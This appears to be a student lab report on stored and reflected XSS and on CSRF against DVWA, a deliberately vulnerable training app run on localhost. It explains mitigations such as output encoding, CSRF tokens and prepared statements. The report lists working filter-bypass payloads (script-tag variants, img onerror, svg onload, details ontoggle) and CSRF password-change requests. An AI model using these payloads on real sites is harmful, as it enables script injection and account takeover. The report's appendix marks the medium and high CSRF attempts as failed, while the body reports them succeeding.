
Name * Zach

Message * <script>alert('CS3780-SecLow')</script>

Medium

- **Goal:** Find a field that's still unsafe.
- **Message:** strip_tags + htmlspecialchars → no execution.
- **Name:** Only strips exact <script>. I removed the client-side maxlength in DevTools and stored:
  <img src=x onerror="alert('CS3780-SecMedName')">
- **Result:** Alert when the entry renders.

Screenshot(s):



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *


Name: Zach
Message: alert(\'CS3780-SecMed\')

Name: Zach
Message: alert(\'CS3780-SecMed\')

More Information


- https://owasp.org/www-community/attacks/xss
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/

Username: admin
Security Level: medium
Locale: en
SQLi DB: mysql


Vulnerability: Stored Cross Site Sc
localhost/dvwa/vulnerabilities/xss_s/
OK

localhost says

CS3780-SecMedName



Vulnerability: Stored Cross Site Scripting (XSS)

Name: Zach
Message: alert(\'CS3780-SecMed\')

Name: Zach
Message: alert(\'CS3780-SecMed\')

Name:
Message: Since the message field on medium security is sanitized (strip_tags + htmlspecialchars), I would not be able to get my code to execute in here. The Name field only strips the exact tag and the 10-character limit is just client-side/ So, I removed that limit with DevTools. (Also, the 50-char limit

More Information


- https://owasp.org/www-community/attacks/xss
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/

Username: admin
Security Level: medium
Locale: en
SQLi DB: mysql

High

- **Message:** strip_tags + htmlspecialchars - no execution.
- **Name:** Regex blocks “script”, but non-script vectors still render. After removing maxlength, stored:
  `<img src=x onerror="alert('CS3780-SecHighName')">`
- **Result:** Alert when the entry renders.

Screenshot(s):




Vulnerability: Stored Cross Site Scripting (XSS)

Name: Zach
Message: alert(\'CS3780-SecHighMsg\')

More Information

- https://owasp.org/www-community/attacks/xss
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/

Username: admin
Security Level: high
Locale: en
SQLi DB: mysql



localhost says


CS3780-SecHighName

Vulnerability: Stored Cross Site Sc
localhost/dvwa/vulnerabilities/xss_s/
OK

Impossible

- **Goal:** Confirm full mitigation.
- **Action:** Non-script vectors in Name; <script> in Message; encoded versions.
- **Result:** All rendered as text.
- **Reason:** Both fields encoded with htmlspecialchars(...); prepared statements + CSRF token.

Screenshot of failure:



localhost/dvwa/vulnerabilities/xss_s/

Vulnerability: Stored Cross Site Scripting (XSS)

Name: &lt;img src=x onerror=\&quot;alert(\&#039;CS3780-SecImpName\&#039;)\&quot;&gt;
Message: testing name first

Name: testing message now
Message: &lt;script&gt;alert(\&#039;CS3780-SecImpMsg\&#039;)&lt;/script&gt;

Username: admin
Security Level: impossible
Locale: en
SQLi DB: mysql

```
<!DOCTYPE html>
<html lang="en-GB">
 <head> … </head>
 <body class="home light">
  <div id="container">
   <div id="header"> … </div>
   <div id="main_menu"> … </div>
   <div id="main_body">
    <div class="body_padded">
     <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
     <div class="vulnerable_code_area">
      <form method="post" name="guestform" ">
       <table width="550" border="0" cellpadding="2" cellspacing="1">
        <tbody>
         <tr>
          <td width="100">Name *</td>
          <td>
           <input name="txtName" type="text" size="30" maxlength="10"> == $0
          </td>
```

localhost/dvwa/vulnerabilities/view_source.php?id=xss_s&security=impossible

```
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_esca
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : "")
    $name = htmlspecialchars( $name );

    // Update database
    $data = $db->prepare( 'INSERT INTO guestbook ( comment, name ) VALUES ( :message, :name );' );
    $data->bindParam( ':message', $message, PDO::PARAM_STR );
    $data->bindParam( ':name', $name, PDO::PARAM_STR );
    $data->execute();
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

<u>Stored vs Reflected (what I observed)</u>

- **Payload location:** Stored lives in the database and hits every viewer; Reflected executes only on the current request.
- **Impact:** Stored is broader and can reach admins; Reflected usually requires a victim to click a crafted link.
- **Exploitation:** Stored retriggers on every view; client-side limits (like maxlength) are not security and can be bypassed. Reflected needs a delivery vector each time.
- **Defense that worked:** Encoding at output (htmlspecialchars) and CSRF tokens. Blacklists were easy to evade.


CSRF — Comparison (Low to Impossible)

<u>Low</u>

- **Action:** Direct GET with parameters to /vulnerabilities/csrf/.

- **Result:** Password changed to CS3780-Low. No token; GET allowed.

Screenshot:



Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

```
Password Changed.
```

Note: Browsers are starting to default to setting the SameSite cookie flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

- Chromium
- Edge
- Firefox

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.

More Information

- https://owasp.org/www-community/attacks/csrf
- https://www.cgisecurity.com/csrf-faq.html
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

Username: admin
Security Level: low
Locale: en
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA)

Medium

- **Action:** Same-origin helper page under /dvwa/vulnerabilities/csrf/csrf-med.html that auto-POSTs the new password.
- **Result:** Password changed to CS3780-Med. Cross-site attempt failed due to SameSite cookies; same-origin succeeded because there's still no token check.

No Screenshot

High

- **Action:** Same-origin script fetched the form, parsed hidden user_token, and POSTed with the token.
- **Result:** Password changed to CS3780-High only when the request included a valid token.
- **Observation:** Classic cross-site CSRF can't read the token; success here required same-origin code.

No Screenshot

Impossible

- **Action:** Off-site auto-POST.
- **Result:** No change. Server enforces token; browser blocks cross-site cookies by default (SameSite).

No Screenshot

Thought Process & Filter Bypass Notes

- I started with the simplest payloads to confirm a vulnerability, then read View Source to see how inputs were handled.
- When I saw blacklists (e.g., str_replace('<script>') or a “script” regex), I switched to non-script vectors (event handlers, SVG, details/ontoggle) or small syntax changes (a space in <script >).
- When I saw encoding at output (htmlspecialchars), I expected failure and validated by submitting both literal tags and encoded forms.
- For Stored XSS, client-side limits (Name maxlength) were removed via DevTools to test server-side logic.
- For CSRF, I demonstrated why GET without a token is dangerous, why POST alone isn’t enough, and how a per-session token stops cross-site attempts.

Mitigations that actually worked

- **Always encode at the sink**: htmlspecialchars(..., ENT_QUOTES, 'UTF-8') before outputting user input to HTML.
- **Prefer allow-lists** over string-based blacklists.
- **Use CSRF tokens** that are tied to the session and validated on write actions.
- **Use prepared statements** for DB writes/reads (present in Stored/Impossible).
- **Don’t trust client-side controls** (maxlength, disabled fields); enforce limits server-side.

Reflection

This lab made two things clear. First, blacklists are brittle, small variations or alternative HTML/JS sinks slip through. What consistently stopped XSS was encoding at output and using prepared statements. Second, CSRF defenses require server-side tokens; switching to POST alone is not enough, and modern SameSite cookies only help when the attacker is off-site. I also saw how UI constraints (like a short Name field) are not security and can be bypassed easily. In real applications I would combine output encoding, strict content handling, CSRF tokens, and server-side validation to reduce the attack surface.

Appendix A — Payloads Used (reference)

Reflected XSS

- Low: <script>alert('CS3780')</script>
- Medium (bypass): <script >alert('CS3780')</script>
- High (bypass):
  - <img src=x onerror="alert('CS3780')">
  - <svg onload=alert('CS3780')>
  - <details open ontoggle=alert('CS3780')>
- Impossible: all rendered as text (no working payload)

Stored XSS

- Low (Message): <script>alert('CS3780-SecLow')</script>
- Medium (Name, after removing maxlength): <img src=x onerror="alert('CS3780-SecMedName')">
- High (Name, after removing maxlength): <img src=x onerror="alert('CS3780-SecHighName')">
- Impossible: all rendered as text (no working payload)

CSRF

- Low (GET):

  /dvwa/vulnerabilities/csrf/?password_new=CS3780-Low&password_conf=CS3780-Low&Change=Change

- Medium **I failed** (same-origin POST helper under DVWA path): password_new=CS3780-Med&password_conf=CS3780-Med&Change=Change

- High **I failed** (same-origin script that fetched token, then POSTed):

  password_new=CS3780-High&password_conf=CS3780-High&user_token=<token>&Change=Change

- Impossible: off-site POST failed (token + SameSite)